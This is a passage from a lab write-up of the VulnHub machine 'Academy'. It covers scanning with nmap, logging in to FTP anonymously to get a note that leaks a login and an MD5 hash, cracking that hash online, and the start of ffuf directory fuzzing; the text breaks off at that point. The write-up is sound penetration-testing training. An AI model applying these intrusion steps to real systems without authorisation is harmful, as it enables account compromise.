Academy (VulnHub) – Write-up

Platform: VulnHub

Machine Name: Academy

Difficulty: Medium


Environment: Isolated local lab (Kali Linux + VulnHub VM)

Task: Obtain root access and capture flag.txt

- Attacker ip addrs : 192.168.78.136
- Victim machine ip addrs : 192.168.78.142


Step 1: ip addr identification and ping test

- Victim machine did not have an ip address, hence “ dhclient ” was used to obtain one



```
                  -rc[vbuf] [size] | -n[eths] name | -a[ll] | -c[olor]}
root@academy:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:0c:29:54:d2:fb brd ff:ff:ff:ff:ff:ff
root@academy:~# dhclient
root@academy:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:54:d2:fb brd ff:ff:ff:ff:ff:ff
    inet 192.168.78.142/24 brd 192.168.78.255 scope global dynamic ens33
       valid_lft 1797sec preferred_lft 1797sec
    inet6 fe80::20c:29ff:fe54:d2fb/64 scope link
       valid_lft forever preferred_lft forever
root@academy:~# _
```


- A ping test was then performed to confirm connectivity between the attacker and victim machines.



```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.78.136  netmask 255.255.255.0  broadcast 192.168.78.255
        inet6 fe80::20c:29ff:fe62:d716  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:62:d7:16  txqueuelen 1000  (Ethernet)
        RX packets 88  bytes 11866 (11.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 2456 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀kali)-[~]
└─# ping 192.168.78.142
PING 192.168.78.142 (192.168.78.142) 56(84) bytes of data.
64 bytes from 192.168.78.142: icmp_seq=1 ttl=64 time=0.904 ms
64 bytes from 192.168.78.142: icmp_seq=2 ttl=64 time=0.504 ms
64 bytes from 192.168.78.142: icmp_seq=3 ttl=64 time=0.472 ms
64 bytes from 192.168.78.142: icmp_seq=4 ttl=64 time=0.503 ms
^C
--- 192.168.78.142 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.472/0.595/0.904/0.178 ms

┌──(root💀kali)-[~]
└─# 
```

Step 2 : Information gathering


- Tool used : nmap



```
┌──(root💀kali)-[~]
└─# nmap -sV -A 192.168.78.142
Starting Nmap 7.92 ( https://nmap.org ) at 2025-10-14 21:47 EDT
Nmap scan report for 192.168.78.142
Host is up (0.00053s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.78.136
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:54:D2:FB (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Port scanning revealed the following open ports:

- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)
- Given the presence of FTP, enumeration began with port 21.



Anonymous FTP login allowed (FTP code 230)


What is FTP anonymous login username and password?

FTP anonymous login is a feature that allows users to log in to an FTP server with a common username like 'anonymous' or 'ftp'. It does not require a password, or sometimes, it accepts any password. This feature enables users to access public files and download them without needing a specific account on the server.

- Public references of the FTP ports extensive description indicated that it can be accessed using the username “ anonymous ” and with any/ no password entered

Step 3 : Acessing FTP service


- Based on the common FTP misconfigurations, anonymous login was tested.



```
┌──(root💀kali)-[~]
└─# ftp 192.168.78.142
Connected to 192.168.78.142.
220 (vsFTPd 3.0.3)
Name (192.168.78.142:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is the current directory
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (776 bytes).
226 Transfer complete.
776 bytes received in 0.00 secs (1.5354 MB/s)
ftp> cd..
?Invalid command
ftp> tcp 192.168.78.142
?Invalid command
ftp> exit
421 Timeout.
```

Result:

- Anonymous FTP access was allowed
- A file named note.txt was discovered and downloaded using the command : “ get note.txt ”
- Contents of note.txt :



```
┌──(root💀kali)-[~]
└─# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the dat
abase with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pinco
de`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.
60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be sec
ure... right ?
We can always adapt it to our needs.

-jdelta
```

- This file contained credentials such as :
- username : 10201321
- password hash : cd73502828457d15655bbd7a63fb0bc8


Step 4 : Crack the Hash

- Actions performed :

1. Identify hash format used

   Tool used : hash-identifier


- The tool identified the hash as a MD5 format



```
┌──(root💀kali)-[~]
└─# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: cd73502828457d15655bbd7a63fb0bc8

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

2. Cracking the MD5 hash

   Tool used : crackstation website


CrackStation
Defuse.ca · Twitter
CrackStation ≫ Password Hashing Security ≫ Defuse Security ≫

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
cd73502828457d15655bbd7a63fb0bc8
```

□ I'm not a robot
reCAPTCHA is changing its terms of service. Take action.
reCAPTCHA
Privacy - Terms
Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
cd73502828457d15655bbd7a63fb0bc8	md5	student


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Result :

- Password cracked : student
- This cracked password alongside the previously obtained login credentials can be used for future web enumeration

Step 5 : Web enumeration (Port 80)


- Directory enumeration was performed on the web server to identify hidden or restricted paths.
- Tools used : ffuf



```
┌──(root💀kali)-[~]
└─# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.78.142/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.78.142/FUZZ
